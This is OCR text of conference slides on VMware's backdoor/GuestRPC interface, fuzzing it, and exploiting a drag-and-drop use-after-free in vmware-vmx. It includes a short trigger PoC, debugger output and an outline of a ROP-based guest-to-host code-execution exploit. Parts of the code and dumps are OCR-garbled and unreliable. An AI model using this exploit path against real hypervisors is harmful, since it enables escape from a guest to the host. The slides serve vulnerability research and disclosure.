

LEVERAGING VMWARE'S RPC INTERFACE FOR FUN AND PROFIT

Brian Gorenc Jasiel Spelman Abdul-Aziz Hariri





- Introduction
- VMware General Architecture (Simplified)
- Host <-> Guest Communication
 - Backdoor Interface
- VM RPC Interface
 - Functions
 - Recording Guest -> Host RPC requests
- Developing tools to query the RPC Interface
 - C++
 - Python
 - C Extension
 - CTypes

Agenda

- Fuzzing RPC Interface
 - Architecture
 - In Memory
- VMware UAF Exploitation
 - Controlling Freed Objects
 - Finding Exploit primitives
 - Demo
- Conclusion



www.zeronights.org #zeronights



Introductions





Brian Gorenc

- BS in Computer Engineering Texas A&M University
- MS in Software Engineering Southern Methodist University
- Director of Vulnerability Research at Trend Micro
 - Leads the Zero Day Initiative
 - Organizes Pwn2Own
 - Approver of Payments
- Past Experiences
 - Lead Developer at Lockheed Martin
- Past research:
 - Microsoft Bounty submission
 - Patents on Exploit Mitigation Technologies
 - Bug hunting in many products
- Twitter: @MaliciousInput



www.zeronights.org #zeronights



Abdul-Aziz Hariri

- BS in Computer Sciences University of Balamand
- Currently a Senior Security Researcher at ZDI
 - Root Cause analysis / Vulnerability Research / Exploit development
 - ZDI Case Lead
 - Pwn2Own Preparation / Judging entries
- Past Experiences
 - Bits Arabia, Insight-Tech and Morgan Stanley
- Past research:
 - Pwn4Fun 2014 renderer exploit writer
 - Microsoft Bounty submission
 - Patents on Exploit Mitigation Technologies
 - Adobe Reader research
- Twitter: @abdhariri



www.zeronights.org #zeronights



Jasiel Spelman

- BA in Computer Science University of Texas at Austin
- Currently a Senior Security Researcher at ZDI
 - Root Cause analysis / Vulnerability Research / Exploit development
 - ZDI Research Lead
 - Pwn2Own Invigilator
- Past Experiences
 - TippingPoint Digital Vaccine team
- Past research:
 - Pwn4Fun 2014 sandbox escape exploit writer
 - Patents on zero day protection technologies
 - Windows kernel information leaks
 - Adobe Flash RE & RCE vulnerabilities
- Twitter: @WanderingGlitch




www.zeronights.org #zeronights




VMware General Architecture





www.zeronights.org #zeronights





Host <-> Guest Communication

- VMware implements an interface called "Backdoor"
 - Hijacks the IN/OUT instructions
 - Supports multiple commands
 - Supports two protocols: RPCI and TCLO
 - Communication is done by accessing special I/O ports
- Can be used to:
 - Extract host information
 - Send Guest->Host RPC requests
- Backdoor interface is enabled by default



www.zeronights.org #zeronights



- Supports multiple commands/functions
 - Commands can be found in the open-vm-tools on github
 - backdoor_def.h defines these commands
- Guest can invoke more of these commands than you think...

Backdoor Commands

#define	BDOOR_CMD_APMFUNCTION	2
#define	BDOOR_CMD_GETDISKGE0	3
#define	BDOOR_CMD_GETPTRLOCATION	4
#define	BDOOR_CMD_SETPTRLOCATION	5
#define	BDOOR_CMD_GETSELLENGTH	б
#define	BDOOR_CMD_GETNEXTPIECE	7
#define	BDOOR_CMD_SETSELLENGTH	8
#define	BDOOR_CMD_SETNEXTPIECE	9
#define	BDOOR_CMD_GETVERSION	10
#define	BDOOR_CMD_GETDEVICELISTELEMENT	11
#define	BDOOR_CMD_TOGGLEDEVICE	12
#define	BDOOR_CMD_GETGUIOPTIONS	13
#define	BDOOR_CMD_SETGUIOPTIONS	14
#define	BDOOR_CMD_GETSCREENSIZE	15
#define	BDOOR_CMD_MONITOR_CONTROL	16
#define	BDOOR_CMD_GETHWVERSION	17



• Invoking Backdoor functions is simple:

mov	eax	564D5868h /* magic number */
mov	ebx	command-specific-parameter
mov	CX ,	<pre>command-number /* 1001e = RPC */</pre>
mov	dx	5658h /* VMware I/O port */
in	eax	dx

```
/*
* backdoor_def.h --
*
* Thincy oking d Backdoocan be incluc
* an assembly language file.
*/
```

#ifndef _BACKD00R_DEF_H_
#define _BACKD00R_DEF_H_

#define INCLUDE_ALLOW_MODULE
#define INCLUDE_ALLOW_USERLEVEL

#define INCLUDE_ALLOW_VMCORE
#define INCLUDE_ALLOW_VMKERNEL
#include "includeCheck.h"

/*

* If you want to add a new low-level backdoor call * application, please consider using the GuestRpc m */

#define BD00R_MAGIC 0x564D5868



/* Low-bandwidth backdoor port. -- hpreg */

www.zeronights.org #define BD00R_PORT 0x5658 #zeronights



RPCI

#zeronights

- Supports multiple commands
 - Rpctool.exe can be used to query some of the commands.
 - Rpctool.exe is open source and can be found in the open-vm-tools
 - These RPC commands can be found in vmware-vmx.exe and sprinkled throughout the open-vm-tools source





RPCI

		00000010	~	3
's'	.rdata:0000000	00000026	C	1
's'	.rdata:0000000	00000026	C	1
's'	.rdata:0000000	0000001E	C	1
's'	.rdata:0000000	0000001A	C	1
's'	.rdata:0000000	0000001D	С	1
's'	.rdata:0000000	0000001D	С	1
's'	.rdata:0000000	0000001A	С	1
's'	.rdata:0000000	0000001F	C	1
's'	.rdata:0000000	00000017	С	1
's'	.rdata:0000000	0000027	С	1
's'	.rdata:0000000	00000026	С	1
's'	.rdata:0000000	0000020	C	1
6 1	1 . 0000000	00000001	6	3

tools.capability.guest_conf_directory tools.capability.guest_temp_directory tools.capability.auto_upgrade tools.capability.open_url tools.capability.hgfs_server tools.capability.printer_set tools.capability.features tools.capability.unity.taskbar tools.capability.unity tools.capability.display_global_offset tools.capability.display_topology_set tools.capability.resolution_min

lea	r9, <mark>sub_14008<mark>8360</mark></mark>
lea	r8, aTools_capab_17 ; "tools.capability.dnd_version"
lea	rdx, aGuestdndversio ; "guestDnDVersionSetDisable"
mov	ecx, 29h
mov	[rsp+38h+var_18], rdi
call	sub_140068250



www.zeronights.org #zeronights



Summary

- Backdoor Interface is used for Host/Guest communication
- Hijacks in/out instructions
- RPCI is used from guest -> host
- TCLO is used from host -> guest
- RPCI commands can be found in vmware-vmx{.exe}
- open-vm-tools is a goldmine!





VM RPC Interface






GuestRPC

- The RPC requests are sent through the "backdoor" channel
- Specifically, the BDOOR_CMD_MESSAGE (0x1E)

//#define BD00R_CMD_INT13 29 /* Not in use. */
#define BD00R_CMD_MESSAGE 30

- The Guest Messages are defined in guest_msg_def.h
- GuestRPC supports multiple message types:






• Example of a simple GuestRPC message:

mov eax, 0x564D5868 **mov ecx, 0x001e //MESSAGE_TYPE_OPEN** mov edx, 0x5658 mov ebx, 0xC9435052 in eax, dx

mov eax, 0x564D5868 **mov ecx, 0x1001e //MESSAGE_TYPE_SENDSIZE** mov edx, 0x5658 mov ebx, SIZE in eax, dx mov eax, 0x564D5868 **mov ecx, 0x6001e //MESSAGE_TYPE_CLOSE** mov edx, 0x5658 mov ebx, SIZE in eax, dx



GuestRPC



GuestRPC

- GuestRPC requests are parsed within vmware-vmx{.exe}
- GuestRPC Messages/Functions are also implemented inside vmware-vmx{.exe}


.rdata:000000140773FA7	db 0
.rdata:0000000140773FA8	dq offset aGuestrpc ; "GuestRpc"
.rdata:0000000140773FB0	dg offset GuestRPC Funcs
.rdata:0000000140773FB8	align 20h
.rdata:0000000140773FC0	dq offset aDiskbackdoor ; "DiskBackdoor"
.rdata:0000000140773FC8	dg offset DiskBackdoor Funcs
.rdata:0000000140773FD0	db 0
walaak dacah incida Cuast	DDC Europe we will notice the following.
we look closely inside Guesti	RPC_Funcs we will notice the following:

sub_14008BC90(0, 'ICPR', 0i64, 0i64, ExecRPCRequest, 0i64, nullsub_1, 0i64, 1u);



ExecRPCRequest


- The function takes the RPC request as an argument
- Checks if the RPC function being passed is valid
- Checks if we have enough permissions to execute the function
- Executes it






Sniffing RPC Requests

- Since this is exactly where RPC requests are parsed, we can actually hook this function and sniff the requests being sent
- For this task we used pykd 🙂
 - Set a breakpoint on the ExecRPCRequest function
 - A pointer pointing to the request is set in the r8 register
 - The length of the request is set in the r9 register
- Should look similar to the following





www.zeronights.org #zeronights



Developing tools to query the RPC Interface





Tool Development

- One of the challenging problems with VMware and RPC is tools development for:
 - Case analysis
 - Exploit development
 - Fuzzing
- While we can definitely use the open-vm-tools to develop tools in C++, there are still challenges:
 - There are functions that definitely needs to be implemented in ASM
 - Without ASM we'll need to use the exports from vmtools.dll
- Still a little bit of a hustle





C++, Take 1

• Add the open-vm-tools headers to the Include Directories







- Use Assembly
- Since some function are not fully implemented in the tools, thus in order to step out of the vmtools.dll we'd need to implement some functions in ASM

C++, Take 2

as	m {	
	push	ebp
	mov	ebp, esp
	push	ebx
	push	esi
	push	edi
	mov	eax, [ebp + 8]
	push	eax
	mov	edi, [eax + 14h]
	mov	esi, [eax + 10h]
	mov	edx, [eax + 0Ch]
	mov	ecx, [eax + 8]
	mov	ebx, [eax + 4]
	mov.	eax, [eax]
	in	eax, dx
	xchg	eax, [esp]
	mov[eax	+ 14h], edi
	mov[eax	+ 10h], esi
	mov[eax	+ 0Ch], edx
	mov[eax	+ 8], ecx
	mov[eax	+ 4], ebx
	рор	dword ptr[eax]
	рор	edi
		esi
	рор	ebx
	рор	ebp
	retn	



• As for implementing a function to send RPC requests through the backdoor channel in ASM, it should be pretty simple

	C+	-+, Take 2	
	<pre>declspec(naked) void rpc_send(ui</pre>	<pre>int8_t *msg, uint32_t size){</pre>	
¢.	asm		
	pushad		
	mov eax, 564D5868h		
I.	mov ecx, 1Eh		
	mov edx, 5658h		
	mov ebx, 0C9435052h		
k	in eax, dx		
1	mov eax, 564D5868h		
	mov ecx, 1001Eh		
	mov dx, 5658h		
	mov ebx, [esp + 28h]		
L.	in eax, dx		
1	mov eax, 564D5868h		
	mov ecx, [esp + 28h]		
	mov ebx, 10000h		
	mov ebp, esi		
	mov dx, 5659h		
	mov esi, [esp + 24h]		
l.	cld		
T .	rep outs dx, byte ptr es :	: [edi]	
	mov eax, 564D5868h		
	mov ecx, 0006001eh		
	mov dx, 5658h		
	mov esi, ebp		
	in eax, dx		-
	popad		
1	ret		
-13-			
[3			
		#zeronights	



Python

- All that is still not enough
- We need something for FAST tools development
- Python? Yup, we implemented simple ways to send RPC requests through python:
 - C Extensions
 - Ctypes
- Unfortunately, Josh (@kernelsmith) (our DevOps manager) wanted to implement something similar in Ruby.






Python, C Extensions

- C Extensions are awesome
- It's a shared Library (.pyd) on Windows which exports an initialization function
- The shared library can be imported from python






Python, C Extensions






Python, CTypes

- Ctypes provides C compatible data types
- Allows calling functions in DLLs or shared libraries







EPISODE 7



Fuzzing the RPC Interface






Fuzzing the RPC Interface

- Fuzzing the RPC interface requires tooling both on the GuestOS and the HostOS
- Some problems that we'd need to tackle:
 - Detecting Crashes from the host (Mostly debugging vmware-vmx in this case)
 - Testcase generation (can be on the GuestOS but we want the guest to stay light)
 - GuestOS VM(s) management from the HostOS





Fuzzing the RPC Interface






InMemory Fuzzing

- Since we know exactly were the RPC requests are being parsed, we can actually do InMemory fuzzing:
 - Hook ExecRPCRequest (on the HostOS)
 - Modify the RPC request before it gets parsed
 - Wait for crashes
- Additional tooling required:
 - Crash Detection (From HostOS)
 - Record modifications (From the HostOS)





VMware Drag and Drop UAF






Root Cause

- The Free is triggered when the DnD version is changed multiple times
- The re-use happens when a random DnD function is called after the Free
- The PoC is relatively simple:

tools.capability.dnd_version 2	
vmx.capability.dnd_version	
tools.capability.dnd_version 3	
vmx.capability.dnd_version	
dnd.setGuestFileRoot AAAAA //Technically any DnD function would work.	
dnd.setGuestFileRoot AAAAA //Technically any DnD function would work.	





PHSQUE T ZERO NIGHTS

 If triggered successfully we should end up in a crash similar to the following:

 To verify further, !heap -p -a @RCX will show us where the Free happened:

	0:016> r cax=00000006ca67 cdx=00000006ca67 cip=00000014002d r8=000000070c77 c11=8101010101010 c14=000000013ff90 iopl=0 nv cs=0033 ss=002b ef1=00010202 rmware_vmx+0x9d0d 00000001`4002d0da ds:0000000`29c96 0:016>	a08 rsi=00 0da rsp=00 ecd r9=00 100 r12=00 000 r15=00 up ei pl ds=002b a: 488b01	00000140b160f8 0000006ca67990 00000000000131 000000000000003 00000000	rdi=000000007 rbp=000000007 r10=e07360632 r13=000000000	0c77ecd 0c77ec0 d636d63 0000000	
	ddress 00000000		ound in			
	DPH_HEAP_ROOT @ n free-ed alloca		PH_HEAP_BLOCK: 2ad15270:		Addr 6000	VirtSize) 2000
0	00007fef4c98726					
verif	ierlVerifierDisa	ableFaultI	njectionExclus	ionRange+0x00	000000000023	4e
0	000000077b84255	ntdll!Rtl	LogStackBackTr	ace+0x0000000	0000022d5	
0	000000077Ъ2797с	ntdllITpA	lpcRegisterCom	pletionList+0	x00000000000	0599c
	0000000779c1a0a				ļ.	
	0000000754bcabc					
	000000140032d37				frames+0x000	000000002327
	00000014002c41d					
	00000014000a52e					
0	000000140013f60	vmware_vm	x+0x0000000000	083£60		
					WWW ZECODI	ahts ord

www.zeronights.org #zeronights

Root Cause



Root Cause

- Next, we will need to get the size of the Free'd object
- In order to do that, we will need to break right before the Free happens and run !heap –p –a on the address before it gets Freed





Exploiting the vulnerability

(101c.cb0): Access violation - code c0000005 (first chance)

- First we will need to find a way to control the Freed object before it gets re-used
- This can be done by sending an arbitrary GuestRPC request through the backdoor channel
- For example through the tools.capability.guest_temp_directory RPC function

First chance exceptions are reported before any exception handling. This exception may be expected and handled. *** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\Program Files (x86)\VMware\VMware Workstation\x64\vmware-vmx.exe vmware_vmx+0x9d0e2: 00000001 3f55d0e2 ff5008 call gword ptr [rax+8] 0:016> ub @rip vmware vmx+0x9d0ca: 00000001 3f55d0ca 7419 vmware vmx+0x9d0e5 (00000001~3f55d0e5) ie 00000001 3f55d0cc 4d85c9 test r9, r9 00000001 3f55d0cf 7414 je vmware_vmx+0x9d0e5 (00000001~3f55d0e5) 00000001 3f55d0d1 488b4920 mov rex, gword ptr [rex+20h] 00000001 3f55d0d5 4885c9 test rcx, rcx 00000001~3f55d0d8 740b je vmware_vmx+0x9d0e5 (00000001`3f55d0e5) 00000001 3f55d0da 488b01 rax, gword ptr [rcx] mov edx,18h 00000001 3f55d0dd ba18000000 mov 0:016> dd rcx 00000000°0375b2a0 4141009e 41414141 41414141 41414141 00000000 03756260 41414141 41414141 41414141 41414141 00000000°0375b2c0 41414141 41414141 41414141 41414141 00000000°0375b2d0 41414141 41414141 41414141 41414141 00000000°0375b2e0 41414141 41414141 41414141 41414141 00000000°0375b2f0 41414141 41414141 41414141 41414141 00000000°0375b300 41414141 41414141 41414141 41414141 0000000°0375b310 41414141 41414141 41414141 41414141 41414141 0:016>



Exploiting the vulnerability

- Next question is where should I put my ROP chain? Should I heap spray?
- The answer was in the unity.window.contents.start RPC function

2 CE2000		
🗾 🕍 🔛		
0000000140085C21		
0000000140085C21	loc_14	0085C21:
0000000140085C21	mov	eax, [rbx]
0000000140085C23	mov	ecx, [rbx+0Ch]
0000000140085C26	mov	cs:dword 140B8C15C, esi
0000000140085C2C	mov	cs:dword 140B8C158, eax
0000000140085C32	mov	eax, [rbx+4]
0000000140085C35	mov	cs:dword 140B8C168, ecx
0000000140085C3B	mov	cs:dword 140B8C160, eax
0000000140085C41	mov	eax, [rbx+8]
0000000140085C44	mov	cs:dword 140B8C164, eax
0000000140085C4A	call	Malloc wrapper
0000000140085C4F	mov	rdx, [rsp+38h+arg 28]
0000000140085C54	mov	rcx, [rsp+38h+arg_20]
0000000140085C59	lea	r8, byte 140761EF3
0000000140085C60	mov	r9b, 1
0000000140085C63	mov	cs:gword 140B8C178, rax
0000000140085C6A	mov	cs:gword 140B8C170, rax
0000000140085C71	call	outputMsg
0000000140085C76	movzx	edi, al
0000000140085C79	imp	short loc 140085C9D




#zeronights




Exploiting the vulnerability

- What does the plan of action look like now?
 - Send a unity.window.contents.start request with a ROP chain that sets RSP to RDI.
 - Trigger the free.
 - Overwrite the freed object with another one. The freed object should contain the address of vmware_vmx+0xb870f8.
 - Trigger the re-use using a request that contains the ROP chain to gain RCE.
- There is an RWX region in vmware-vmx, so you know what the ROP chain should do;)






VMware DnD UAF Exploit







Conclusion







www.zerodayinitiative.com @thezdi